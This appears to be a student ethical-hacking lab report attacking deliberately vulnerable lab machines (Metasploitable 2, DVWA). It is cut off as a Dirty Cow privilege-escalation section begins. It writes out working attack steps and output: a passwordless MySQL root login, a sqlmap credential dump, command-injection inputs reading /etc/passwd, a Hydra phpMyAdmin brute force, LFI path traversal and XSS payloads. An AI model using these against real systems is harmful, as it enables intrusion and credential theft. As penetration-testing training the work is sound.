
Launch Metasploit Framework:

```
msfconsole
```

Scan for MySQL Version:

```
use auxiliary/scanner/mysql/mysql_version
set RHOSTS 192.168.170.128
run
```


Expected Result: Version number of the MySQL service. If the MySQL version is outdated or improperly secured, this can be used to plan further attacks, such as bypassing authentication or executing arbitrary commands remotely.



The image shows a Metasploit terminal window on the left and a Mousepad text editor on the right. The terminal displays the execution of the 'auxiliary/scanner/mysql/mysql_version' module, which successfully scans the target IP 192.168.170.128 and reports that it is running MySQL 5.0.51a-3ubuntu5 (protocol 10). The Mousepad editor shows a file named '1 Ethical Hacking Project - Saboor Ali'.

```
msf6 > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf6 auxiliary(scanner/mysql/mysql_version) > run
[*] 192.168.170.128:3306 - 192.168.170.128:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.170.128:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```


MySQL Authentication Bypass (Misconfiguration)

Manual Method:

Login with default Credentials (root/no password):

```
mysql -h 192.168.170.128 -u root --skip-ssl
```

Expected Result: Access to MySQL without a password.



The image shows a Kali Linux desktop environment. In the foreground, a terminal window displays the command 'mysql -h 192.168.170.128 -u root --skip-ssl' being executed. The output shows a successful connection to the MySQL database on the target IP, displaying the MariaDB monitor interface and server version 5.0.51a-3ubuntu5 (Ubuntu). In the background, a file manager window is open, showing a directory of wordlists.

```
kali# cd /usr/share/wordlists
kali# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion     rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt
kali# sudo gunzip rockyou.txt.gz
kali# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion     rockyou.txt  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt
kali# nc -nv 192.168.170.128 3306
(UNKNOWN) [192.168.170.128] 3306 (mysql) open
>
5.0.51a-3ubuntu5p-I/Nz<\,:JHk_zk'+';+
kali# nc -nv 192.168.170.128 3306
(UNKNOWN) [192.168.170.128] 3306 (mysql) open
>
5.0.51a-3ubuntu5CCH)'F-j,vSA(8TaJpu{
kali# mysql -h 192.168.170.128 -u root
ERROR 2026 (HY000): TLS/SSL error: wrong version number
kali# mysql -h 192.168.170.128 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MySQL [(none)]>
```

2. Exploitation of OWASP BWA

2.1 SQL Injection on DVWA


Target: DVWA (Damn Vulnerable Web Application)

Vulnerability: SQL Injection

Automated Method (SQLMap):

```
sqlmap -u
"http://192.168.170.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=xxxxxx; security=low" --dbs
```


Expected Result: Database names are listed.



Extract Usernames and Passwords:

```
sqlmap -u "http://192.168.170.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=xxxxxx; security=low" -D dvwa -T users --dump
```

Expected Result: Usernames and passwords are displayed in plain text after hashes are cracked.



2.2 Command Injection on DVWA

Target: DVWA Command Injection Page



Vulnerability: Command Execution via user input

Manual Method:

Navigate to the Command Injection page.

Input command:

```
; whoami  
; cat /etc/passwd
```



2.3 Brute-Force Attack on phpMyAdmin

Target: phpMyAdmin Login Page

Vulnerability: Weak Credentials

Automated Method (Hydra):


```
hydra -L
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/users.txt -P
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt
192.168.170.131 http-post-form
"/phpmyadmin/index.php:token=^TOKEN^&pma_username=^USER^&pma_password=
^PASS^:F=login_failed"
```

```
File Actions Edit View Help
[00][http-post-form] host: 192.168.170.131 login: webadmin password: letmein
[00][http-post-form] host: 192.168.170.131 login: webadmin password: oracle
[00][http-post-form] host: 192.168.170.131 login: webadmin password: manager
[00][http-post-form] host: 192.168.170.131 login: webadmin password: cisco
[00][http-post-form] host: 192.168.170.131 login: webadmin password: demo
[00][http-post-form] host: 192.168.170.131 login: webadmin password: test
[00][http-post-form] host: 192.168.170.131 login: webmaster password: admin
[00][http-post-form] host: 192.168.170.131 login: webmaster password: P@ssw0rd
[00][http-post-form] host: 192.168.170.131 login: webmaster password: welcome
[00][http-post-form] host: 192.168.170.131 login: webmaster password: Password!
[00][http-post-form] host: 192.168.170.131 login: webmaster password: password
[00][http-post-form] host: 192.168.170.131 login: webmaster password: administrator
[00][http-post-form] host: 192.168.170.131 login: webmaster password: guest
[00][http-post-form] host: 192.168.170.131 login: webmaster password: oracle
[00][http-post-form] host: 192.168.170.131 login: webmaster password: 123456
[00][http-post-form] host: 192.168.170.131 login: webmaster password: test
[00][http-post-form] host: 192.168.170.131 login: webmaster password: letmein
[00][http-post-form] host: 192.168.170.131 login: webmaster password: cisco
[00][http-post-form] host: 192.168.170.131 login: webmaster password: info
[00][http-post-form] host: 192.168.170.131 login: webmaster password: demo
[00][http-post-form] host: 192.168.170.131 login: www-data password: admin
[00][http-post-form] host: 192.168.170.131 login: webmaster password: manager
[00][http-post-form] host: 192.168.170.131 login: www-data password: PASSWORD
[00][http-post-form] host: 192.168.170.131 login: www-data password: administrator
[00][http-post-form] host: 192.168.170.131 login: www-data password: password
[00][http-post-form] host: 192.168.170.131 login: www-data password: guest
[00][http-post-form] host: 192.168.170.131 login: www-data password: 123456
[00][http-post-form] host: 192.168.170.131 login: www-data password: PASSWORD
[00][http-post-form] host: 192.168.170.131 login: www-data password: cisco
[00][http-post-form] host: 192.168.170.131 login: www-data password: letmein
[00][http-post-form] host: 192.168.170.131 login: www-data password: demo
[00][http-post-form] host: 192.168.170.131 login: www-data password: welcome
[00][http-post-form] host: 192.168.170.131 login: www-data password: manager
[00][http-post-form] host: 192.168.170.131 login: www-data password: info
[00][http-post-form] host: 192.168.170.131 login: www-data password: test
[00][http-post-form] host: 192.168.170.131 login: www-data password: oracle
1 of 1 target successfully completed, 611 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 20:11:40
```

Issue Encountered: Hydra did not perform as expected. It displayed all passwords in the file as valid, which is likely due to the presence of a CSRF token protecting the login page.

Solution:

- Developed a custom Python script to bypass the CSRF token protection and brute-force the phpMyAdmin login page effectively.
- The Python script successfully identified weak credentials.

Brute Force Script for phpMyAdmin

Description


This Python script performs a brute force attack on a phpMyAdmin login page by attempting various username and password combinations. It uses a CSRF token for each request, ensuring proper authentication attempts.

Requirements

- Python 3 installed on your system.
- The `requests` and `BeautifulSoup` modules (install using `pip install requests beautifulsoup4`).

- Two text files containing usernames and passwords (/tmp/cleaned_users.txt and /tmp/cleaned_passwords.txt).

You can find the python script here on my Github: [PHP_Brute_force.py](#)



2.4 File Inclusion Vulnerabilities

Target: OWASP BWA (Damn Vulnerable Web Application - DVWA)

Vulnerability: Local File Inclusion (LFI)

Description:

Local File Inclusion (LFI) is a vulnerability where an attacker can include files on a server through an improperly validated file path parameter. This can lead to information disclosure or even remote code execution if the server is not properly secured.

Manual Method:

1. Navigate to the File Inclusion Vulnerability Page:

- Open DVWA and log in with the credentials you have set (e.g., admin/password).
- Go to the "File Inclusion" section.

2. Identify File Inclusion Parameter:

Observe the URL structure, which may look like this:


<http://192.168.170.131/dvwa/vulnerabilities/fi/?page=include.php>

3. Test for Local File Inclusion (LFI):

Modify the URL parameter to include a sensitive file:

<http://192.168.170.131/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd>

Expected Result: Contents of /etc/passwd are displayed.



2.5 Cross-Site Scripting (XSS)

Target: OWASP BWA (Damn Vulnerable Web Application - DVWA)

Vulnerability: Reflected and Stored Cross-Site Scripting (XSS)

Description:

Cross-Site Scripting (XSS) is a vulnerability where an attacker can inject malicious scripts into a web application. These scripts are then executed in the victim's browser, potentially allowing the attacker to steal session cookies, deface the site, or launch other attacks.

Manual Method:


1. Navigate to the XSS Vulnerability Page:

- Open DVWA and log in with the credentials you have set (e.g., admin/password).
- Go to the "XSS (Reflected)" section.

2. Test Reflected XSS:


In the input field, enter the following payload:

`<script>alert('XSS Reflected');</script>`



- Click **"Submit"** and observe the behavior.

Expected Result: JavaScript alert is displayed.




3. Test Stored XSS:


- Go to the **"XSS (Stored)"** section in DVWA.

In the message field, enter the following payload:

```
<script>alert('XSS Stored');</script>
```



Expected Result: If successful JavaScript alert is displayed each time the page is loaded.



Phase 4: Privilege Escalation and Post-Exploitation Techniques

In this phase, we escalate privileges once access has been gained and establish a more persistent presence on the compromised systems. Techniques for extracting sensitive information and maintaining access are covered.

Key Concepts:

- Privilege Escalation Techniques
- Post-Exploitation Methodologies

1. Privilege Escalation Techniques

1.1 Local Privilege Escalation on Metasploitable 2

Target: Metasploitable 2 (Vulnerable Linux System)

Vulnerability: Kernel Exploit (Dirty Cow - CVE-2016-5195)

(Metasploitable 2 has no internet access exploit script needs to be downloaded and transferred)

Manual Method:

